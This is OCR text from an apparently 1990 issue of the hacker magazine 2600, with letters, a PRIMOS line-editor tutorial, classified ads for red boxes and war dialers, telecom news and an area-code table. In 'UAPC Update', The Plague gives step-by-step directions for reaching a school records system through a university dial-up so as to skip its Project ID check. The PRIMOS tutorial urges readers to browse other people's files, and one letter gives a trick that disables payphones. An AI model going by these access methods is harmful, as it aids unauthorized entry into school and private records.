from various people in various places. We can inspire that but we can't control it. It would be nice if people all over the world had meetings/get-togethers on the first Friday of the month. Ours have been going quite well and recently we've been having hackers from Europe call us on the payphones at Citicorp. We invite anyone to do this. Those payphone numbers are: 212-223-9011, 212-223-8927, 212-308-8044, 212-308-8162, and 212-308-8184. We're there on the first Friday of every month between the hours of 5:00 PM and 8:00 PM, Eastern time. A warning: many strange people come to our meetings, so you may get an unpredictable response when you call. You may even get a regular person who knows nothing about 2600. We guarantee nothing.

Another Rip-Off Story

Dear 2600:

I thought the following might be interesting to you. I recently attended a State Fair. At one of the booths at the fair, there was a group of Sprint representatives asking people to sign up for a free FON card. All the person had to do was sign a slip of paper. However, by signing that slip of paper, the person also agreed to make Sprint their primary long distance carrier. The representatives really downplayed that fact; they highlighted with a pen all the phrases that contained "FON card", but the part which stated that Sprint would be made the long distance carrier was not highlighted, and in smaller print. I asked if I could have a FON card without making Sprint my primary long distance carrier, and they said that I would need a credit card for that. Well, I wasn't about to let these bums see it, so I declined on the deal. I wrote a letter to the BBB complaining about their tactics. My complaint was forwarded to Network 2000 Communications Corporation, an independent marketing company that is authorized to sell US Sprint services to residential and small business customers. Here is part of their reply:

"A large majority of customers that Network 2000 Independent Marketing Representatives obtain for US Sprint are acquired at fairs, flea markets, malls, etc. Network 2000 representatives are required to attend a thorough training program to learn proper, professional steps to obtaining customers for US Sprint before beginning their Network 2000 business. The method of obtaining customers used by a probable Network 2000 IMR which you described in your letter is *totally* against Network 2000 policy. Once we determine the name of the IMR, if we determine he acted unprofessionally, we will take swift action in terminating the individual's status as a Network 2000 IMR."

By the way, the ANI for Everett, Washington, which is served by GTE, is 411.

Dr. Williams
Washington State

If more people did what you did, this kind of rip-off would soon disappear. Unfortunately, you can

(continued on page 46)

(continued from page 19)

USING AND ABUSING

>editor. Heh. Ok, lets see what Damn! No wordwrap. Remember, press >RETURN at the end of each 79 characters, ok? Now, lets go to EDIT >mode...

EDIT
wow
BAD WOW

INPUT
oops! "wow" is not an ED command! I'll >discuss ED's EDIT mode commands in a few minutes. Let's quit!

EDIT
q
FILE MODIFIED OK TO QUIT? ***y***
OK,

Okay, we are back at the PRIMOS command line. Damn! We forgot to save our newly-created text! What do we do now! Don't panic. Your text is still floating around in PRIMOS' memory. To restore your ED session, type:

OK, ***start 1000*** (continues from break)
or
OK, ***start 1001*** (resume in EDIT mode)

So, let's test it out, shall we?

OK, ***start 1001***
EDIT
file sample_text
q
OK,

A few comments are now in order. Normally, when done with a document you would FILE the text away and then QUIT. If you try and QUIT without saving new text or changes made to text, you will be told that the file has been modified and asked for verification to quit. Should you make a "boo-boo" you can save your text by using one of the START command variations. The two EDIT mode commands we have just learned are:

FILE (abbreviated FIL) - files your text to the current UFD

QUIT (abbreviated Q) - exit ED to the PRIMOS command line

An alternate command to save your text is the SAVE command (abbreviated by SA). I prefer SAVE to FILE because SAVE is also used on my microcomputer. Use whichever you prefer, however.

A great feature of the START command will now be illustrated. Say you are moving around UFD's and you end up trying to create a file in a directory that you don't have W (Write) access in. Oh no! How do we save this new CPL program we just created? Simple! Using techniques that you have just learned, you can move to a different UFD (one that you have W access in) and save your text there. First, get into EDIT mode and QUIT the EDitor. From the PRIMOS command line, use the OR command to get to your "home" UFD or ATTACH to a different one and then issue the START 1001 command. Now FILE your text. Voila! A nice trick for the forgetful.

We now know the very basics of the PRIMOS line EDitor. We can create new files from scratch, append text to existing files, save or abort our modifications, and recover our text if we accidentally quit or hit the BREAK key (or send a BREAK signal). What we don't know is how to edit the text within an existing file or how to insert/delete text from an existing file (which is really easy). So read on!

PRIMOS normally uses the ? and " (double quote) as the kill and erase characters, respectively. So typing a ? in INPUT mode will kill the entire line. A " will similarly erase the previous character. I find the ? and " characters integral in my documents and you probably will too. The fix? Simple. From the PRIMOS command line (OK,), type:

term -erase <Ctrl-H>
term -kill_

Press CONTROL-H where it says "<Ctrl-H>". This will make the erase character a backspace and the kill character the DELETE key. Substitute whatever characters you feel most comfortable with on your microcomputer.

The semicolon character at the end of a line (;) will force a linefeed (as if you had pressed RETURN instead). You can end a line with either RETURN or a semicolon (useful if your RETURN key is broken?). If you enter a line of text containing semi-

colons such as this:
line one;;line three

ED will take it and output it as this:
line one
line three

Depending upon the location of the semicolon it may produce a linefeed or a mode switch. Thus, the line of text:
This is a caveat;

will switch you from INPUT mode into EDIT mode. Avoid having semicolons at the end of a line of text. I will detail the method you will have to use to get around this if you want to have semicolons in your file.

Should you wish to edit/ insert/ delete lines of text within an existing file you will have to learn how ED addresses text in its buffer. I'll assume that you have loaded a file into ED and are in EDIT mode. The basis of our example:

*OK,**ed example_file***
EDIT

Now let's view the entire file:
p 9999
.NULL.
This is the text of the file we are using
>in our example.
I will change this file around so that you
>will see how
to edit/ add/ delete text in a file.
.NULL.
BOTTOM

This example used "P 9999" to display the contents. "P" is the abbreviation for the PRINT command. So you see, I told ED to PRINT the first 9999 lines of the file in it's buffer. PRINT displays the specified number of lines (9999 in the example) and makes the last line displayed the "current" line.

The .NULL. is not a part of the file, but rather a marker. It marks a place where you can insert text. BOTTOM indicates that you are at the bottom of the file. Should you type PRINT (or P) again it will simply say:
.NULL.

You can type PRINT (or P) by itself without a numeric argument. PRINT has a default value of 1. Conversely, a PRINT -n ("n" being a whole number) command will cause ED to display the file backwards.

To get to the top or bottom of a file, type:
top (Abbreviation is T)
or
bottom (Abbreviation is B)

Very simple. To see what the line number of the current line you are pointing to is, type:
where
BOTTOM

Since we did that PRINT 9999 command we are at the BOTTOM of the file. Let's go to line 2. Type:
point 2

This will set the ED pointer to line number 2. ED will tell you that you are at line 2 by displaying line 2 on your screen. You can abbreviate the POINT command by typing PO instead. Now try the WHERE command (it also has an abbreviated form, which is W). Type:
w
LINE 2

We now know how to move around in a file and display some or all of the lines of text it contains.

The NEXT command (abbreviated by N) will move the pointer down the specified number of lines towards the BOTTOM of the file (assuming that the specified number is positive). Negative numbers will move the pointer up. As per the PO command, the new pointer line will be displayed. Here are two examples:
n 1
to edit/add/delete text in a file.
n -2
This is the text of the file we are using in
>our example.

To find text in the buffer, use the LOCATE command (abbreviated L). For example, to find the string "change this file" type:
l change this file
I will change this file around so that you
>will see how

Now look and see where you are. Type:

w
LINE 2

Aha! The LOCATE command not only finds the specified string, but sets the pointer to the new line. Now, try and LOCATE the string "Aunt Jemima". Type:

l Aunt Jemima
BOTTOM

ED could not find the string in the text. The new pointer is BOTTOM, meaning that you are at the last line in the file.

Similar to LOCATE is the FIND command (abbreviated F). FIND only checks to see if the specified string is at the beginning of a line (i.e., the first character is in column 1, the second in column 2, and so forth). Here is an example:

find to edit/add
to edit/add/delete text in a file.

"Read people's word processing documents, see what's in their databases."

As with LOCATE, FIND displays the line and resets the pointer to its new location. If the string is not found, FIND returns with BOTTOM and sets the pointer to the bottom of the file.

NFIND is a similar command which works in the opposite manner of the FIND command. NFIND (abbreviated NF) will locate the first line below the current line which does not begin with the specified string. In the following example, I'll display use of the NFIND command as well as display the method you may use to have multiple ED commands on one line.

EDIT
p3
.NULL.
This is the text of the file we are using in
>our example.
I will change this file around so that you
>will see how
to edit/add/delete text in a file.
top, nfind This is
I will change this file around so that you
>will see how

As you can see, NFIND only finds the first line that does not start with the specified string. Also note the use of the comma as a command delimiter when issuing the TOP and NFIND commands. Just like with LOCATE and FIND, NFIND will also return BOTTOM and set the pointer to the end of the file if it cannot find a line not starting with the string you specify.

You can also FIND and NFIND string patterns on a line starting at a column position other than 1. The format for this option is displayed below:

f(8) change this file
I will change this file around so that you
>will see how

The parentheses are required and there cannot be any spaces between the command and the (#).

To append text to the end of the current line, use the APPEND command (abbreviated with A). To append " 02/24/89." to the end of the last line, type:

po3
to edit/add/delete text in a file.
a 02/24/89.
to edit/add/delete text in a file. 02/24/89.

You must have a space between the APPEND command and the string you wish to append. If you had instead typed:

a 02/24/89.
you would have gotten:
to edit/add/delete text in a file.02/24/89.

Use the CHANGE command (abbreviat-

ed C) to change a string in the current line. The first character after the CHANGE command is used as the delimiter. This is a more complicated command than most other ED commands. Format:

CHANGE/string-1/string-2/[G] [n]

"string-1" is the original string and "string-2" is the replacement string. G specifies a global change. If G is omitted then only the first occurance of string-1 will be changed. "n" is a pointer value. If it is 0 or 1 (default values) then the change will be made to the current line (assuming the G option is not in use). If "n" is a value other than 0 or 1 then ED will inspect and make changes on "n" lines starting at the current line. As usual, ED will reset the pointer to the last line inspected. Should the file contain fewer than "n" lines, ED will make the specified changes in all the lines of the file and end by saying BOTTOM.

Should you wish to change a string containing slashes (/), CHANGE's delimiter character, then substitute a new delimiter character. Examples:

f 02
to edit/add/delete text in a file. 02/24/89.
change:02/:01/:
to edit/add/delete text in a file. 01/24/89.
c#/#-#
to edit/add/delete text in a file. 01-24-89.
c/01-24/24-Feb/
to edit/add/delete text in a file. 24-Feb-89.

You should always issue the TOP command prior to making global file changes.

To insert characters at the beginning of a line, use CHANGE like this:

po3
to edit/add/delete text in a file. 24-Feb-89.
c//Last Line —> /
Last Line —> to edit/add/delete text in a
>file. 24-Feb-89.

Remember our dilemma with the semicolon character (;)? Say you want to have semicolons in your file. First, let's mark where we want ED to put the semicolon. Do this:

po3
Last Line —> to edit/add/delete text in a
>file. 24-Feb-89.
c/. 24/@ 24/
Last Line —> to edit/add/delete text in a
>file@ 24-Feb-89.
top, c/@/;/g9999
Last Line —> to edit/add/delete text in a
>file; 24-Feb-89.

If you know where you want your semicolons from the start then just use a character that you don't plan on using elsewhere in the file (like the @ character) and place them where you desire. Then perform the above procedure. Voila! Instant semicolons when you thought it couldn't be done.

To delete commands from a file, use the DELETE command (abbreviated with D). I believe I don't like the second line of our example file. Let's delete it. To do this, type:

po2
d
top
p9999
.NULL.
This is the text of the file we are using in
>our example.
Last Line —> to edit/add/delete text in a
>file; 24-Feb-89.
.NULL.

No more line 2. As with other ED commands, DELETE deletes from the current line. DELETE 1 will not delete the first line of the file, but rather the current line. DELETE 5 will delete the fifth line from the current line (with starting line being the current line).

The last ED command I will go over is the RETYPE command (abbreviated with R). RETYPE will delete the current line and replace it with the specified string. Notice that the text of our example is now nonsensical. The second line is a sentence fragment. Let's fix this grammatical error.

po2
Last Line —> to edit/add/delete text in a

>file; 24-Feb-89.
r Now you will learn how to
>edit/add/delete text in a file.
Now you will learn how to edit/add/delete
>text in a file.

RETYPE followed by a space and a RETURN will delete the current line. This will make a "null" line. This can be used as an alternate method for creating "null" lines (to delimit paragraphs in your text) as opposed to making the line a blank space.

Let's look at both the original example file and its present form:

ORIGINAL:
This is the text of the file we are using in
>our example.
I will change this file around so that you
>will see how
to edit/add/delete text in a file.
CURRENT:
This is the text of the file we are using in
>our example.
Now you will learn how to edit/add/delete
>text in a file.

The most useful means of using ED is to upload text (documents or sources) to the host Prime. Simply load in the file on your microcomputer and go into your terminal program's editor. Change all occurances of a null line to a space and a RETURN. Now enter ED and upload your file via the ASCII protocol. You might need to lower the sending speed (the line delay) if you seem to be sending text too fast for ED to get it. When done with the send, just enter EDIT mode and SAVE or FILE the text.

WARNING: If the filename you specify ED to save your text as exists in the current UFD then ED will overwrite the file with the text in its buffer. Be careful not to use an existing filename when you save files or you might be sorry.

Now for some important notes on PRIMOS filenames.

1. Filename can be up to 32 characters long.

2. Filenames can only contain the following characters: A-Z, 0-9, & - $. _ / #

3. The first character cannot be a number.

4. No embedded blanks or special characters (like [ ] ( ) { } etc).

5. All characters are mapped to UPPER CASE by PRIMOS.

Legal Filenames

MYFILE
TODAYS-SYSTEMS
$MONEY
TEXT_FILE
PRIMES&VAXEN

Illegal Filenames

MY FILE
SYSTEMS?
4MONEY
ACCTS@PRIME
"COOL"

NOTE: ED does not like TABs! Do not use your terminal's TAB key! ED will not understand them. To tell ED to use a TAB, use the backslash (\) character. Example:
tab\this\out\for me.
will insert tabs where the \'s are.

EDitor has many other commands. Type HELP ED to obtain a list of them and a brief statement of each one's function.

Experimentation With Other PRIMOS Applications and Utilities


There are many other applications that you will find on Primes. Some of them useful and interesting, some of no use whatsoever to the hacker. I can't begin to describe them here. This part of the series is already larger than I had planned, so I am going to have to end it here. Here is a very incomplete list of applications commonly found on Prime computer systems:

PRIME INFORMATION - A database system
PRIME WORD - A word-processing system
MIDAS - A graphics design utility
TELL-A-GRAF - A graphing utility
ORACLE - A database system

There are tons more applications systems to be found on Primes. Experiment! It is best to experiment with available applications to see if they can be useful. Read people's word processing documents, see what's in their databases. You never know what you might find! Just be careful not to delete or change anything!


Someone must have put in one of those weird payphones last night.

Yo Fred! Look what we got here.



Where do you come off even posing as a payphone? You're nothing more than a slot machine! Do you honestly think people will choose you over real payphones like us?

Hey you! Pinball machine! You think our clientele are stupid enough to fall for your sleazy rate structure?! Gimme a break!





INSERT YOUR BANK CARD PLEASE

I cringe to think what he's going to do to the property values.

BELCH

Sigh. Maybe they'll appreciate us in Eastern Europe.





DREC ©90

What arm's deal?

KEEP THOSE FAXES COMING!
516-751-2608

2600 Marketplace

WANTED: Red box kits, plans, and assembled units. Also, other unique products. For educational purposes only. Please send information and prices to: TJ, 21 Rosemont Avenue, Johnston, RI 02919.

RARE TEL BACK ISSUE SET (like TAP but strictly telephones). Complete 7 issue 114 page set. $15 ppd. Have photo copy machine self-serve key counter. Would like to trade for red box minus its IC'S. Pete Haas, P.O. Box 702, Kent, Ohio 44240.

THE CHESHIRE CATALYST, former editor of the TAP newsletter, has dates available to lecture in Europe in late August and early September. For lecture fees and information on seminars to be given, write to: Richard Cheshire, P.O. Box 641, Cape Canaveral, FL, USA 32920.

TENTATIVE DATES for Summercon 90: June 22-24. Watch this space.

CYBERPUNKS, HACKERS, PHREAKS, Libertarians, Discordians, Soldiers of Fortune, and Generally Naughty People: Protect your data! Send me a buck and I'll send you an IBM PC floppy with some nifty shareware encryption routines and a copy of my paper "Crossbows to Cryptography: Techno-Thwarting the State." Chuck, The LiberTech Project, 8726 S. Sepulveda Blvd., Suite B-253, Los Angeles, CA 90045.

NEEDED: Info on speech encryption (Digicom, Crypto). Send to Hack Tic, P.O. Box 22953, 1100 DL, Amsterdam, The Netherlands.

TAP BACK ISSUES, complete set Vol 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/45 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

HACKING AND PHREAKING SOFTWARE for the IBM and Hayes compatible modems. The best war dialers, extender scanners, and hacking programs. $8.00, including shipping and handling. Make payable to Tim S., P.O. Box 2511, Bellingham, WA 98227-2511.

FOR SALE: Manual for stepping switches (c) 1964. This is a true collector's item, with detailed explanations, diagrams, theory, and practical hints. $15 or trade for Applecat Tone Recognition program. FOR SALE: Genuine Bell phone handset. Orange w/tone, pulse, mute, listen-talk, status lights. Fully functional. Box clip and belt clip included. $90 OBO. Please post to S. Foxx, POB 31451, River Station, Rochester, NY 14627.

FOR SALE: DEC VAX/VMS manuals for VMS 4.2. All manuals are in mint condition, some still in the shrink-wrap. This is the best source for VMS knowledge anywhere! Contact me for more info. Kurt P., POB 11282, Blacksburg, VA, 24062-1282.

Do you have something to sell? Are you looking for something to buy? Or trade? This is the place! The 2600 Marketplace is free to subscribers! Send your ad to: 2600 Marketplace, P.O. Box 99, Middle Island, NY 11953. Include your address label. Only people please, no businesses.

WANTED: Schematic and/or block diagram for G.E. TDM-114B-13 data set. John B. Riley, 914 N. Cordova St., Burbank, CA 91505-2925.

UNDERGROUND BOOKS: TAP, complete set, volumes 1-91, $80. Electronic surveillance and wiretapping -- a nuts and bolts guide, $15. The best of TAP, over 100 pages of their best, $40. Computer crime, over 400 pages from the best of government publications, prosecutors' guides, documents, case studies, etc., including how it's done, $60. Include $3 handling per book. Make payment to Tim S., PO Box 2511, Bellingham, Washington 98227-2511.

2600 MEETINGS. First Friday of the month at the Citicorp Center--from 5 to 8 pm in the lobby near the payphones, 153 E 53rd St., NY, between Lex & 3rd. Come by, drop off articles, ask questions. Call 516-751-2600 for more info. Payphone numbers at Citicorp: 212-223-9011,212-223-8927, 212-308-8044, 212-308-8162, 212-308-8184.

Deadline for Spring Marketplace: 3/1/90.

(continued from page 8)

the tone. Under the new system: thirty seconds after the tone. You know where this company's priorities are, don't you?

Ripoff City

Add Cable and Wireless (TDX) to the list of long distance companies ripping off their customers with AOS operators. If you dial a zero plus call on a line that's selected Cable and Wireless as its long distance company, you'll hear an AT&T-like tone, but you'll wind up being connected to NTS. To give you an example of where NTS is coming from, they refused to give us their rates until we gave them our card number. When we have managed to get rates from them, they were often more than double those of AT&T's. MCI did the same thing about a year ago, then suddenly stopped after the media got wind of it. And ITT has been using the ITI company to process its operator assisted calls. Not only are they ripping people off, but they're confusing them with the similar sounding names! Cable and Wireless won't process any calls on its 10223 code unless you've signed up with them. ITT processes calls on both 10488 and 10999 regardless of whether or not you've signed up with them. To get ripped off, just dial a zero plus the number you're calling after entering one of the above codes.

***

New York State officials are warning lottery players that a telephone hotline for winning numbers is charging more than three times the cost of a lottery ticket for each call. According to a representative of the State Lottery, Buffalo Audiotex Inc. bills callers $3.50 to find out nothing more than the previous night's winning numbers, information readily available for free. The company also doesn't bother mentioning the price during the course of the call. But the best part of it is that, according to the New York Public Service Commission, it's all completely legal.

Calling London

London is bracing for a major catastrophe: a city code change. On May 6th, the city code of 01 will be split in half. Inner London will change to 071 and the rest of the present 01 area will change to 081. For people calling in from outside the country, the leading zero is always dropped, so the code will be changing from 1 to either 71 or 81. Not much of a hassle from over here in the States, but inside London it's another story. If you need to call from one part of London to another, instead of dialing seven digits, you will soon have to dial ten. Is nothing sacred?

Sprint Is Watching

Businesses using US Sprint can now get a free service to help them track down people who use their PBX's without authorization. Since Sprint is able to determine where calls to their network are coming from, they're more than willing to disclose this information. US Sprint uses Northern Telecom DMS-250 switches coupled with Feature Group D access capability in central offices to identify the originating numbers of all network calls. Welcome to the nineties.

Equal Access For All

Prisoners at the State Correctional Institute in Dallas, PA managed to install and use telephone service at a remote location. They obtained credit information on a number of prison correctional officers. Using this information, they had lines installed in those names at a house in Philadelphia. When an inmate called one of the numbers collect, an acquaintance at the house would three-way them into the number they wanted to call. The total bill came to around $12,000.

German Democratic Phones

According to industry experts, most of East Germany's severely strained phone network is beyond repair and needs a complete overhaul. The network has been in place since before World War II. However, during the events of November 9, the network virtually collapsed. Several West German companies have expressed an interest in rebuilding the system. West Germany has about 40 million telephone lines and a population of about 60 million. East Germany, with 17 million people, only has 4 million phone lines. The quality of service is also poor, and "self-dialing" is virtually unknown outside of East Berlin.

Too Much Chatter

Prodigy, the IBM-Sears joint venture for personal computer users, has gotten rid of something it apparently doesn't want: controversy. The $10 a month service gives users access to shopping services, stock market reports, and airline reservations. But it also has bulletin boards that let subscribers communicate with each other. One of these boards, known as Health Spa, turned into a debating ground between homosexuals and fundamentalists. That was too much for Prodigy, who discontinued the service in December because, according to them, it wasn't generating enough interest. This despite the fact that the board generated far more traffic than many of the other "successful" boards.

the npa countdown

From a recent Bellcore V&H Tape, here is a list of all North American area codes and the number of exchanges being used in each. Delaware (302) has the fewest with only 97 in use. Both 212 and 213 area codes are nearly full enough to split for the second time. In a couple of years, area codes will no longer have to have a 1 or a 0 as the middle digit. Depending upon how this is implemented, the effects could be quite traumatic.

Format is area code: number of exchanges within.

201: 660
202: 566
203: 445
204: 334
205: 583
206: 510
207: 325
208: 263
209: 297
212: 624
213: 662
214: 671
215: 555
216: 521
217: 341
218: 268
219: 329
301: 650
302: 97
303: 468
304: 315
305: 422
306: 426
307: 137
308: 189
309: 250
312: 769
313: 586
314: 494
315: 246
316: 345
317: 378
318: 321
319: 319
401: 120
402: 392
403: 575
404: 611
405: 475
406: 323
407: 333
408: 266
409: 263
412: 408
413: 126
414: 420
415: 580
416: 573
417: 189
418: 348
419: 319
501: 512
502: 328
503: 481
504: 306
505: 288
506: 157
507: 251
508: 339
509: 224
512: 576
513: 448
514: 445
515: 389
516: 339
517: 303
518: 236
519: 326
601: 379
602: 552
603: 219
604: 523
605: 320
606: 256
607: 158
608: 226
609: 250
612: 482
613: 262
614: 379
615: 494
616: 349
617: 330
618: 311
619: 433
701: 341
702: 247
703: 513
704: 310
705: 253
706: 158
707: 163
708: 415
709: 240
712: 264
713: 474
714: 504
715: 294
716: 347
717: 453
718: 365
719: 146
801: 300
802: 171
803: 467
804: 446
805: 250
806: 236
807: 101
808: 226
809: 449
812: 259
813: 449
814: 250
815: 271
816: 428
817: 443
818: 312
819: 295
901: 205
902: 246
904: 464
905: 260
906: 108
907: 337
912: 306
913: 417
914: 311
915: 275
916: 371
918: 274
919: 603

Now here's the same list showing the least-populated area codes followed by the most-populated. The area codes at the bottom of the list are the ones most likely to split off in the near future. A few are already in the process of doing this.

Format is number of exchanges: area code.

97: 302
101: 807
108: 906
120: 401
126: 413
137: 307
146: 719
157: 506
158: 607
158: 706
163: 707
171: 802
189: 308
189: 417
205: 901
219: 603
224: 509
226: 608
226: 808
236: 518
236: 806
240: 709
246: 315
246: 902
247: 702
250: 309
250: 609
250: 805
250: 814
251: 507
253: 705
256: 606
259: 812
260: 905
262: 613
263: 208
263: 409
264: 712
266: 408
268: 218
271: 815
274: 918
275: 915
288: 505
294: 715
295: 819
297: 209
300: 801
303: 517
306: 504
306: 912
310: 704
311: 618
311: 914
312: 818
315: 304
319: 319
319: 419
320: 605
321: 318
323: 406
325: 207
326: 519
328: 502
329: 219
330: 617
333: 407
334: 204
337: 907
339: 508
339: 516
341: 217
341: 701
345: 316
347: 716
348: 418
349: 616
365: 718
371: 916
378: 317
379: 601
379: 614
389: 515
392: 402
408: 412
415: 708
417: 913
420: 414
422: 305
426: 306
428: 816
433: 619
443: 817
445: 203
445: 514
446: 804
448: 513
449: 809
449: 813
453: 717
464: 904
467: 803
468: 303
474: 713
475: 405
481: 503
482: 612
494: 314
494: 615
504: 714
510: 206
512: 501
513: 703
521: 216
523: 604
552: 602
555: 215
566: 202
573: 416
575: 403
576: 512
580: 415
583: 205
586: 313
603: 919
611: 404
624: 212
650: 301
660: 201
662: 213
671: 214
769: 312

This info comes from the Telecom Digest.

UAPC UPDATE

by The Plague

I certainly hope you enjoyed my article in the last issue. However the folks at UAPC did not. Needless to say, there was a big media scandal here in New York when 2600 hit the stands last fall. Certain individuals took it upon themselves to crack UAPC at any cost. As I predicted, social engineering and trashing were key elements used in cracking the system. At least one group of hackers was able to get access to more than a dozen accounts. They contacted people at 2600 who alerted the media. And for the first time in America, hackers were the ones to break a story about hacking. For once, the hackers had the upper hand, which greatly reduced the amount of inaccuracies in the story. It also made those in charge of the system look like utter fools.

The almighty school system got very angry and decided to take security messures. They claimed that they were going to put UAPC on leased lines by January 1990. Well, that hasn't happened, and even if it does happen, the next few paragraphs will show you how to get around that.

I myself enjoyed rubbing it in to UAPC, by placing certain foul stickers on their door as well as having some fun engineering their Help Desk while they were in a state of security alertness. "Hello, is this the UAPC Help Desk? Yeah? Well you certainly do need help!!" and things of that sort.

One thing that UAPC did which was very nasty was to place a Project ID on every single account. Now, that's not a big problem. If you can get the password, you can get the Project ID in the same way. However, one day I stumbled onto something interesting. I found out that you can connect to UAPC through the CUNY/UCC (City University of New York - University Computer Center). What's even better is that you can connect at up to 2400 baud and use the terminal emulation of your choice. But, the very best thing about it is that you don't have to provide a Project ID to UAPC if you connect via UCC. Apparently, the Project ID's are only used when UAPC is accessed via UAPC's own dial-up lines.

UCC is a computing server located in Manhatten. It provides high-speed network links (SNA) to many computers throughout the CUNY system. UAPC is linked via this high-speed network, and there is much less security when accessing UAPC via UCC.

Here is what you can do. UCC is a public number, so I might as well give it out. It's 212-974-8600 and connects at 300, 1200, and 2400 baud using 7E1 (seven data bits, even parity, one stop bit). Once connected, you hit RETURN a few times. It should ask for terminal type. You can hit return to see the available terminal types, and then choose one that your software can emulate. You will then see the UCC opening screen. At that point you hit the TAB key until the cursor is at the COMMAND line, then type DIAL VTAM and hit return. You will then see a menu screen of the computers that you can connect to. You keep hitting TAB (also known as Ctrl-I) until your cursor is at UAPC and then you hit return. You are now connected to UAPC. You will notice that UAPC only asks for User ID and Password. It does not ask for Project ID. The password input area is divided into three areas. The first is required. The other two are optional. The first input area is for the password, the second is for the password you want to change it to (if the password is valid), the third is to verify the change. You don't have to worry about that at all. You can just type the user name followed by return and then the password followed by return. As a side note on UCC, you can emulate the PF keys on your terminal by using the ESC key. For instance, PF1 is the same thing as hitting ESC and then 1.

So now you can see that even if UAPC does go on leased lines, which I'm willing to bet it will not, you can still access it via UCC. The reason that I think leased lines are out of the question is because it will severely hinder access for legitimate users all throughout the Board of Ed and CUNY.

Apparently, UAPC hacking and abuse has become a rather popular hobby here in New York. I'm constantly hearing rumors about people willing to pay cash for grade changes and people who can fill that particular service need.

A 2600 staffer demonstrates the ease of changing high school grades in a report aired over WNBC-TV in New York.

letters

(continued from page 33)

find these con-artists almost everywhere you look today. While Network 2000's response seems to indicate that they're concerned, the fact remains that they're blaming one person for this violation. But you said it was a group of representatives which would seem to indicate that what they were doing was company policy. It's also hard to believe that one person is responsible for reducing the size of the print on a key part of the advertisement.

Anyone involved in similar escapades? Let's hear about them.

And to add to the list of ANI (ANAC for those who want to be technical) numbers, try 1-200 followed by almost any seven numbers in the 305 and 407 area codes in Florida. Also, dialing 511 from many phones there will disable the phone for at least two minutes.

We know you have something to say to us! So write us a letter now before it slips your mind. Our address is 2600 Letters, PO Box 99, Middle Island, NY 11953. Our FAX number is 516-751-2608. Our new network address is 2600@well.sf.ca.us.

at&t

(continued from page 5)

network if something strange and unpredictable starts occurring. The news here isn't so much the failure of a computer program, but the failure of AT&T's entire structure.

The Non-Technical Problems

In the height of the crisis, Laura Abbott, an AT&T spokesperson, said callers shouldn't try using any of the other companies. She recommended repeated tries over AT&T. "If you don't get through the first time, you'll get through the second time."

AT&T operators, hours after the crisis began, refused to tell customers how they could place their calls over other long distance companies. It went against company policy. This, despite the fact that most long distance companies tell the customer how to access AT&T if he/she needs to.

The media once again let us down by not doing enough to educate themselves, let alone the public. All that had to be done was to alert the public as to how to make a long distance call using another company. Nobody had to be inconvenienced on that day.

Breaking up the Bell system was essential in the name of fairness. But it doesn't end there. The general public has to be educated on how to use the new system to their advantage. What good is a fair system if most people don't know how to use it? Why are people so afraid to do this? Why are they discouraged?

Many institutions and businesses choose to block access to the 10XXX system, thinking that somehow it will generate more bills. Many of them now realize belatedly the usefulness of that system.

The carrier access code list we printed in our last issue should be available to everybody in the country. Possession of this list is really the only way consumers will find alternative long distance companies that could be a life-saver in a situation like this.

During the California earthquake last October, AT&T made a decision for us. They decided that incoming calls weren't as important as outgoing calls to the people there. They were probably right. But, by blocking virtually all attempts, they were making a categorical assumption that simply doesn't hold up to individual reasoning. For those of us who knew the alternative ways to route our calls, calling in was no problem. But so few of us knew this.

There obviously have to be more alternatives, so that there are more choices for each of us. But there has to be a level of awareness among the end-users, or else, what's the point?

NOW HEAR THAT

At 2600, we don't exactly go out of our way to nag you about when your subscription is going to stop. You won't find yourself getting those glossy reminders with free pens and digital quartz clocks and all that junk. We believe our subscribers are intelligent enough to look at their address label and see if their subscription is about to conclude. If it is or if you want to extend it, just fill out the form below (your label should be on the other side) and send it to our address (also on the other page). You don't get self addressed stamped envelopes from 2600. But the time and money we save will go towards making 2600 as good and informative as it can get.

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$18 ❑ 2 years/$33 ❑ 3 years/$48

CORPORATE SUBSCRIPTION

❑ 1 year/$45 ❑ 2 years/$85 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you'll never have to deal with this anymore)

BACK ISSUES (never out of style)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25 ❑ 1988/$25

TOTAL AMOUNT ENCLOSED: [ ]

what's inside

(WE KNOW — This issue should have been out in December, but we wanted to wait for the AT&T story to break. Sorry.)

SECOND CLASS POSTAGE
Permit PAID at
